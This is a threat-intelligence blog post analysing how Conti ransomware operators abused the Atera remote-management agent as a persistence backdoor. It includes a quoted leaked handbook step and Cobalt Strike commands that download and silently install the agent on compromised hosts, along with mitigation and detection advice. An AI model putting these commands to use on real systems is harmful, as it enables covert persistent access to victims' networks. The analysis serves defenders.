Secret "Backdoor" Behind Conti Ransomware Operation: Introducing Atera Agent

advanced-intel.com/post/secret-backdoor-behind-conti-ransomware-operation-introducing-atera-agent

AdvIntel August 11, 2021


- Aug 11, 2021
-
- 3 min read

By Vitali Kremez

This report is based on our actual proactive victim breach intelligence and subsequent incident response (not a simulated or sandbox environment) identified via unique high-value collections at AdvIntel.

Adversary Tactics Chain Flow:


1. Conti Access via TrickBot, Buer, BazarBackdoor, AnchorDNS
2. Cobalt Strike beacon
3. Atera Agent Installation
4. Persistence & Shell Execution to Survive Cobalt Strike detections



Adversaries leverage Cobalt Strike command-line interfaces to interact with systems and execute other software during the course of a ransomware operation.

What is Atera?

Atera is an ***IT management solution that enables monitoring, management, and automation of hundreds of SMB IT networks*** *from a single console. Atera includes a remote control, patch management, discovery, inventory of IT assets, monitoring, security, backup, and more.*



Deploying Atera Agent as "Backdoor"

The idea behind this tactic is to leveraging a legitimate remote management agent Atera to survive possible Cobalt Strike detections from the endpoint detection and response platform. Relying on the legitimate tool to achieve persistence is a core idea leverage by the ransomware pentesting team.

While reviewing Conti incidents that we proactively identified, monitored, and alerted via our threat prevention platform Andariel, AdvIntel has identified that Atera played the key role in allowing secret backdoor installations on the host right after the Conti gang obtained initial access via TrickBot, BazarBackdoor, AnchorDNS, or Cobalt Strike directly.

Conti Operational Handbook: Atera as Backdoor


The disgruntled Conti operator leaked the tactics matching our proactive cases.

11.2. Закреп Atera

Сайт **https://app.atera.com**
Регестрируемся
Сверху нажимаем **Install agent**
Скачиваем агент и закидываем его на бота
Запускаем агент:
shell УСТАНОВЩИК АГЕНТА.msi
На сайте в разделе Devices должен появится доступ
Удаляем установщик агента

The method includes the following steps as translated from the tutorial:

1. Registration of the agent access via the official website
2. Click on download and set up agent access with the script
3. Run the agent installation via the Cobalt Strike “shell atera_run.msi”
4. Observe the device beacon in the Atera system
5. Remove the installation script artifacts



I. Cobalt Strike command via curl command execution for Atera Agent installation.

```
shell curl -o setup.msi "http://REDACTED.servicedesk.atera.com/GetAgent/Msi/?
customerId=1&integratorLogin=REDACTED%40protonmail.com" && msiexec /i setup.msi /qn
IntegratorLogin=REDACTED@protonmail.com CompanyId=1
```

II. Cobalt Strike command via the uploaded .msi installer script exported from the Atera Agent console

```
upload C:\programdata\setup_undefined.msi
shell setup_undefined.msi
```

Atera Agent "Backdoor" Relevancy

The Atera agent allows the following connection option for the ransomware groups to achieve persistence:

- Splashtop
- AnyDesk
- TeamViewer
- ScreenConnect

Additionally, the agent allows direct command-prompt and PowerShell shell execution into the agent-installed environment.

Operational Insight

The Atera Agent allowed the Conti gang to regain access to infected protected environments, especially environments that were equipped with more aggressive machine learning endpoint detection-and-response anti-virus products.

The benefit is obvious - once Conti receives the desired access to the trial version of Atera with the burner account they obtain a shell and backdoor access to the environment maintained by a legitimate software tool.

> *We asesses with high condence the theme of leveraging tooling around legitimate and trusted software as a backdoor will continue to be the tactics leveraged by the ransomware pentester groups based on their latest tactics.*

In most of the cases, the adversaries leveraged protonmail[.]com and outlook[.]com email accounts to register with Atera to receive an agent installation script and console access. Therefore, this backdoor access is not a central compromise of Atera, but rather a registration loophole leveraged by the adversaries to obtain Atera trial access simply via anonymous emails.

Mitigation

Audit and/or block command-line interpreters by using whitelisting tools, like AppLocker or Software Restriction Policies with the focus on any suspicious “curl” command and unauthorized “.msi” installer scripts particularly those from C:\ProgramData and C:\Temp directory

Detection Methods

Command-line interface activities can be captured through proper logging of process execution with command-line arguments.

Reference

Tactic: T1059 Command and Scripting Interpreter

Tactic: T1127 Trusted Developer Utilities Proxy Execution

Our proprietary platform, Andariel, provides a mirrored view of criminal and botnet activity, which

supplies our users with predictive insight that are used to prevent intrusions from maturing

into large-scale threat events such as ransomware attacks.